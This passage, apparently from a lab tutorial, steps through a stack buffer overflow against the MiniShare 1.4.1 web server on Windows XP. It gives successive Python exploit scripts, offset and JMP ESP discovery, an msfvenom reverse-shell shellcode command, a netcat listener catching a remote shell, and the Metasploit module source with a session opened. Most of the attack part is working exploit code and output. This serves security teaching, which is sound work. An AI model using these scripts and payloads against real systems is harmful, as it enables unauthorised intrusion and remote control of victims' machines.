Now what do we see in this crash? The crash post-mortem should look very familiar. Both the EBX (*Extended Base*) register and the EIP (*Instruction Pointer*) register were overwritten with As (0x41). The EBX register is not the EBP register. EBX is a general purpose register. The ESP (*Stack Pointer*) is currently pointing somewhere within the buffer, which is

currently filled with As. If we press the play button again again you should see a popup box with the cause of the crash (EIP address 0x41414141 is an invalid memory address).

Exploitation Idea: It is clear we can control the EIP register, which means we can set what the next instruction will be. The stack pointer is currently pointing somewhere inside the buffer that we control so if we set EIP register to be the address of a “JMP ESP” instruction we can reliably instruct the CPU to start executing code on the stack.

The screenshot shows a terminal window with the following content:

```

#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80

buffer = "GET " +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
+ " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()

```

File Edit View Search Terminal Help

```

root@kali:~/Desktop# ./exploit2.py
root@kali:~/Desktop#

```


Let's edit our exploit script so that we can determine the precise offsets for where the EIP register is overwritten and the offset of where the ESP register is pointing to in the input. A good technique to accomplish this is to create a string with a pattern of distinct 4-byte sequences. Then when the program crashes we can read the bytes pointed to by the ESP register address and the bytes that overwrote the EIP register value.

Kali's installation of Metasploit contains a script for generating a pattern and calculating the offset for this exact purpose.

Create a pattern of 2220 characters:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb 2220
```

Create a string with a pattern of 2220 bytes. Edit *exploit1.py* to create *exploit2.py* which sends the pattern of 2220 bytes instead of 2220 A's.



In OllyDbg, restart the MiniShare program by navigating to File > Open and browse to the MiniShare executable. OllyDbg will ask if you are sure you want to end your debug session, press Yes. Remember when OllyDbg launches MiniShare again it will prompt you to perform a statistical analysis, press No. Once MiniShare is loaded press the Play button to start executing MiniShare. In Kali, run the *exploit2.py* python script. When OllyDbg catches the crash, examine the value of the EIP register and the first 4 bytes on the stack where the ESP register is pointing.

You should see that the ESP register is pointing to the stack location where the first 4 bytes are “Ch7C” (which is ASCII for 0x43683743 in hex, however the stack values are in little endian format so the stack view will show 0x43376843. The EIP register has the address 0x36684335, which is little endian for 0x35436836, which is hex for the ASCII “5Ch6”. EBX was also overwritten, but our exploit strategy isn’t relying on knowing the offset where EBX is overwritten so we’ll just ignore it from here on.

For convenience, Metasploit’s *pattern_offset.rb* script will accept 4 byte sequences as ASCII or hex in little endian or big endian format.

Find Pattern Offset:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb Ch7C

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb 36684335
```

After running the *pattern_offset.rb*, we learn that EIP is overwritten at offset 1787 and the stack pointer is pointing at offset 1791 of our input.

The screenshot shows a terminal window titled "exploit3.py" in a file manager interface. The code is a Python exploit script. It defines target address and port, constructs a buffer starting with a GET request, followed by NOPs, and then overwrites EIP and the stack. It then connects to the target and sends the buffer before closing the socket. The terminal shows the script being run with root privileges on a Kali Linux system.

```
#!/usr/bin/python
import socket

target_address="172.16.189.132"
target_port=80


buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\x41\x41\x41\x41" # overwrite EIP
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


root@kali:~/Desktop# ./exploit3.py
root@kali:~/Desktop#
```

Let's check that our offsets were correct by stubbing out the different sections of our exploit in *exploit3.py*.

We need to fill the buffer with 1787 bytes before we start to overwrite the EIP register. For now let's fill that with NOPs. Then let's overwrite the EIP register with "AAAA". That brings us to 1791 bytes so far. The ESP pointer points to data at offset 1791, so let's fill the rest of the $2220 - 1791 = 429$ bytes with 0xCC as a placeholder for our shellcode. That means our complete shellcode should be 429 bytes or less (unless we want to get creative and store parts of the shellcode somewhere else).



Restart OllyDbg again and send *exploit3.py*. We should see that the EIP register was overwritten with 0x41414141 (“AAAA”), and the stack is filled with 0xCCs starting at the ESP register location. Notice that the EBX register was overwritten with 0x90909090 (4 NOPs), which means that its corresponding input offset was somewhere before the offset of where EIP was overwritten.



Now we want to set the EIP register to the memory address of a “JMP ESP” instruction. By doing this we will cause the program to jump and begin executing instructions on the stack where we have written 0xCCs. ASLR was not introduced until Windows Vista, so reliably finding a “JMP ESP” instruction is not hard.

First restart OllyDbg then navigate to View > Executable Modules. This will show the libraries that were loaded by the MiniShare program. We should choose a common library that is not likely to change often because each time a library is recompiled the instruction addresses will change. The SHELL32.DLL is a good candidate library. Note that internationalized versions of the OS and language different Window Service Pack versions will have different instruction addresses, but the process of find the “JMP ESP” instruction is the same.

Right click on the SHELL32 executable module and select the “View code in CPU” menu option. This will update the disassembled CPU Instructions window with the instructions of the SHELL32 library. Right click in the CPU Instructions window and select the “Search For” > “Command” menu options. In the Find command window type “JMP ESP” and press “Find”.

The first “JMP ESP” instruction that we find is 0x7C9D30D7. Remember that this address

will be passed as a string and can't have any of the string terminating characters (0x00, 0x0A, etc.). This address does not have any of terminating characters, so it will meet our needs nicely.

The screenshot shows a terminal window with the following content:

```
#!/usr/bin/python
import socket


target_address="172.16.189.132"
target_port=80

buffer = "GET "
buffer+= "\x90" * 1787
buffer+= "\xD7\x30\x9D\x7C" # overwrite EIP to JMP ESP @ 7C9D30D7
buffer+= "\xcc" * (2220 - len(buffer)) # overwrite stack where ESP is pointing
buffer+= " HTTP/1.1\r\n\r\n"

sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()


root@kali:~/Desktop# ./exploit4.py
root@kali:~/Desktop#
```

Now let's create *exploit4.py* by replacing the "AAAA" bytes used to overwrite the EIP register in our previous exploit script with the address of the "JMP ESP" instruction. The address of the "JMP ESP" instruction is 0x7C9D30D7. Remember in our exploit script we need to convert the address to little endian format.



Restart OllyDbg. Before you run *exploit4.py* set a breakpoint on the “JMP ESP” instruction we found early. To set a breakpoint first click to select the instruction, then right click and navigate to Breakpoint > Toggle to toggle whether or not the breakpoint is set. Now with the breakpoint set at the “JMP ESP” instruction, press the Play button to run the MiniShare program. Run *exploit4.py*.

Now what we should see is that OllyDbg has paused the program execution at the “JMP ESP” instruction. This means that our overwrite of the EIP register with the address of the “JMP ESP” instruction was successful and the program was paused just before the “JMP ESP” instruction was executed.



In OllyDbg press the Step button to step forward by one instruction. We should see that the “JMP ESP” instruction is executed, causing the execution to top to the current location of the ESP register, which is the start of our placeholder shellcode of 0xCC bytes. If the jump works as intended, all we need to do is replace the 0xCC bytes with some shellcode of our choosing.

In Kali we can generate the reverse TCP shell shellcode with the following *msfvenom* command. We specify the IP address and port to victim machine should connect with the LHOST and LPORT options. We specify port 443 here because it's a common port (HTTPS) allowed outbound in most firewall settings. The command also specifies the output should be in C code style format targeted at Windows and that the shellcode should avoid the bad characters 0x00, 0x0a, 0x0d.

```
msfvenom -p windows/shell_reverse_tcp LHOST=172.16.189.134 LPORT=443 --format=c --platform=windows --arch=x86 --bad-chars='\x00\x0a\x0d'
```

Remember we have 429 bytes to play with for our shellcode. The code generate by *msfvenom* is 351 bytes. To make our exploit more reliable we can devote $429 - 351 = 78$ bytes to building a NOP sled. We don't have to use all 78 bytes, so for now let's start with a simple 16 bytes of padding and add more later if needed. We modify our exploit by adding 16 bytes of NOPs after overwriting the "JMP ESP" instruction and then adding the 360 bytes of our shellcode. We don't need to send the rest of the bytes to fill the original 2220 bytes because we know we've already overwritten everything we need for the exploit to work.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ./exploit5.py
root@kali:~/Desktop# 


root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# nc -nvlp 443
listening on [any] 443 ...
connect to [172.16.189.134] from (UNKNOWN) [172.16.189.132] 1238
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\minishare-1.4.1>
```

Go ahead and restart OllyDbg. Remove any breakpoints to may have set.

In Kali open a second terminal window and run “`nc -nvlp 443`”. The `nc` program is netcat, a sort of networking swiss army knife. The `p` option specifies the port to listen on. The `/` flag tells netcat to listen on the specified port for incoming connections. The `vv` flag puts netcat into very verbose mode to print its interactions to the console. The `n` flag makes netcat listen for connections from an IP address (so it does not expect DNS).

After you have set up netcat to listen for incoming connections from the victim machine, send the final exploit with the `exploit5.py` script. If you were successful you will see an interactive Windows command prompt in your Kali terminal! If you were not successful you should have caught the crash in OllyDbg so that you can diagnose what happened.



Finally, we need to test the exploit outside of the debugger. Close OllyDbg and launch MiniShare as a regular program. Next, launch your exploit again (don't forget to restart your listener).

If you are successful, you will get a new shell and there won't be any indicators on the Windows victim that the attack was successful except that MiniShare indicates there is 1 active connection open. On the Windows command prompt (the one in Kali) run "`echo %USERDOMAIN%\%USERNAME%`" to echo the active user account.

```

8 class MetasploitModule < Msf::Exploit::Remote
9   Rank = AverageRanking
10
11   include Msf::Exploit::Remote::HttpClient
12
13   def initialize(info = {})
14     super(update_info(info,
15       'Name'          => 'Minishare 1.4.1 Buffer Overflow',
16       'Description'   => Xq{
17         This is a simple buffer overflow for the minishare web
18         server. This flaw affects all versions prior to 1.4.2. This
19         is a plain stack buffer overflow that requires a "jmp esp" to reach
20         the payload, making this difficult to target many platforms
21         at once. This module has been successfully tested against
22         1.4.1. Version 1.3.4 and below do not seem to be vulnerable.
23       },
24       'Author'         => [ 'acaro acaro[at]jervus.it' ],
25       'License'        => BSD_LICENSE,
26       'References'    =>
27       [
28         [ 'CVE', '2004-2271' ],
29         [ 'OSVDB', '11580' ],
30         [ 'BID', '11620' ],
31         [ 'URL', 'http://archives.neohapsis.com/archives/fulldisclosure/2004-11/0208.html' ],
32       ],
33       'Privileged'    => false,
34       'Payload'        =>
35       {
36         'Space'          => 1024,
37         'BadChars'       => "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x40",
38         'MinNops'        => 64,
39         'StackAdjustment' => -3500,
40       },
41       'Platform'      => 'win',
42       'Targets'        =>
43       [
44         ['Windows 2000 SP0-SP3 English', { 'Rets' => [ 1787, 0x7754a3ab ]}], # jmp esp
45         ['Windows 2000 SP4 English', { 'Rets' => [ 1787, 0x7517f163 ]}], # jmp esp
46         ['Windows XP SP0-SP1 English', { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
47         ['Windows XP SP2 English', { 'Rets' => [ 1787, 0x71ab1d54 ]}], # push esp
48         ['Windows 2000 SP2 English', { 'Rets' => [ 1787, 0x71c93c4d ]}], # push esp
49         ['Windows 2003 SP1 English', { 'Rets' => [ 1787, 0x77403680 ]}], # jmp esp
50         ['Windows 2003 SP2 English', { 'Rets' => [ 1787, 0x77402680 ]}], # jmp esp
51         ['Windows NT 4.0 SP6', { 'Rets' => [ 1787, 0x77f329f8 ]}], # jmp esp
52         ['Windows XP SP2 German', { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
53         ['Windows XP SP2 Polish', { 'Rets' => [ 1787, 0x77d4e26e ]}], # jmp esp
54         ['Windows XP SP2 French', { 'Rets' => [ 1787, 0x77d5af0a ]}], # jmp esp
55         ['Windows XP SP3 French', { 'Rets' => [ 1787, 0x7e3a9353 ]}], # jmp esp
56       ],
57       'DefaultOptions' =>
58       {
59         'WfsDelay' => 30
60       },
61       'DisclosureDate' => 'Nov 7 2004'
62     end
63
64     def exploit
65       uri = rand_text_alphaphanumeric(target['Rets'][0])
66       uri << [target['Rets'][1]].pack('V')
67       uri << payload.encoded
68
69       print_status("Trying target address 0x%08x..." % target['Rets'][1])
70       send_request_raw(
71         'url' => uri
72       ), 5
73
74       handler
75     end
76   end
77 end

```

Let's finish this lab by looking at how Metasploit's exploit module implements the MiniShare HTTP GET buffer overflow.

MiniShare Get Overflow Exploit Module Source:

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/minishare_get_overflow.rb

Open the Metasploit Console by typing *msfconsole*. Within the Metasploit Console type "search minishare" to search for the MiniShare exploit in Metasploit's exploit database.

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
msf > use exploit/windows/http/minishare_get_overflow
msf exploit(minishare_get_overflow) > show options

Module options (exploit/windows/http/minishare_get_overflow):
Name      Current Setting  Required  Description
----      -----          -----    -----
Proxies                no        A proxy chain of format type:host:port[,typ
e:host:port][...]
RHOST                 yes       The target address
RPORT      80            yes       The target port
SSL        false          no        Negotiate SSL/TLS for outgoing connections
VHOST                  no        HTTP server virtual host

msf exploit(minishare_get_overflow) > 
```

Load the MiniShare exploit by typing “*use exploit/windows/http/minishare_get_overflow*”. Note that Metasploit takes care to organize exploits in a nice directory structure to make exploits easier to find. Type “*show options*” to show the required exploit parameters.

```

root@kali: ~
msf exploit(minishare_get_overflow) > set RHOST 172.16.189.132
RHOST => 172.16.189.132
msf exploit(minishare_get_overflow) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(minishare_get_overflow) > set LHOST 172.16.189.134
LHOST => 172.16.189.134
msf exploit(minishare_get_overflow) > set LPORT 443
LPORT => 443
msf exploit(minishare_get_overflow) > show targets

Exploit targets:

Id  Name
--  ---
0   Windows 2000 SP0-SP3 English
1   Windows 2000 SP4 English
2   Windows XP SP0-SP1 English
3   Windows XP SP2 English
4   Windows 2003 SP0 English
5   Windows 2003 SP1 English
6   Windows 2003 SP2 English
7   Windows NT 4.0 SP6
8   Windows XP SP2 German
9   Windows XP SP2 Polish
10  Windows XP SP2 French
11  Windows XP SP3 French

```

Let's set the exploit parameters.

- Set the RHOST (remote host) to be our victim address of 172.16.189.132.
- Set the payload to be a Windows Meterpreter Reverse TCP. This payload is a little different than the shellcode we generated. The payload spawns an instance of Meterpreter (<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter>).
- Set LHOST (local host) to be our attacker's IP address for the reverse TCP connection to connect back to.
- Set LPORT (local host port) to be 443 so that the victim connects to our listener on outbound port 443.

Finally we should select one of the targets from the module's target list for the exploit. As we know the "JMP ESP" position changes for different versions of Windows. The module has computed several locations for common versions of Window already. For example to exploit MiniShare on Windows XP SP2 English edition we could type "*set target 3*" to set the target. When we are ready to run the exploit we simply type "*exploit*".

However, a Windows XP SP3 English edition is not on the list! This is where it pays not to just be a script kiddie...we know how the exploit works and have an address for Windows

XP SP3, so let's just add another target.

```

root@kali: ~
msf exploit(minishare_get_overflow) > show targets
Exploit targets:
  Id  Name
  --  ---
  0  Windows 2000 SP0-SP3 English
  1  Windows 2000 SP4 English
  2  Windows XP SP0-SP1 English
  3  Windows XP SP2 English
  4  Windows XP SP3 English
  5  Windows 2003 SP0 English
  6  Windows 2003 SP1 English
  7  Windows 2003 SP2 English
  8  Windows NT 4.0 SP6
  9  Windows XP SP2 German
 10  Windows XP SP2 Polish
 11  Windows XP SP2 French
 12  Windows XP SP3 French

msf exploit(minishare_get_overflow) > set target 4
target => 4
msf exploit(minishare_get_overflow) > exploit
[*] Started reverse TCP handler on 172.16.189.134:443
[*] Trying target address 0x7c9d30d7...
[*] Sending stage (957487 bytes) to 172.16.189.132
[*] Meterpreter session 1 opened (172.16.189.134:443 -> 172.16.189.132:1052) at 2017-02-23 23:59:31 -0500
meterpreter >

```

Edit the *minishare_get_overflow.rb* exploit module by running the following command.

```
gedit /usr/share/metasploit-framework/modules/exploits/windows/http/minishare_get_overflow.rb
```

Copy the entry for Windows XP SP2 English and change the name to Windows XP SP3 English. Change the address to the JMP ESP address we found earlier (*0x7C9D30D7*). After you are finished the module should contain the new target entry with the following contents.


```
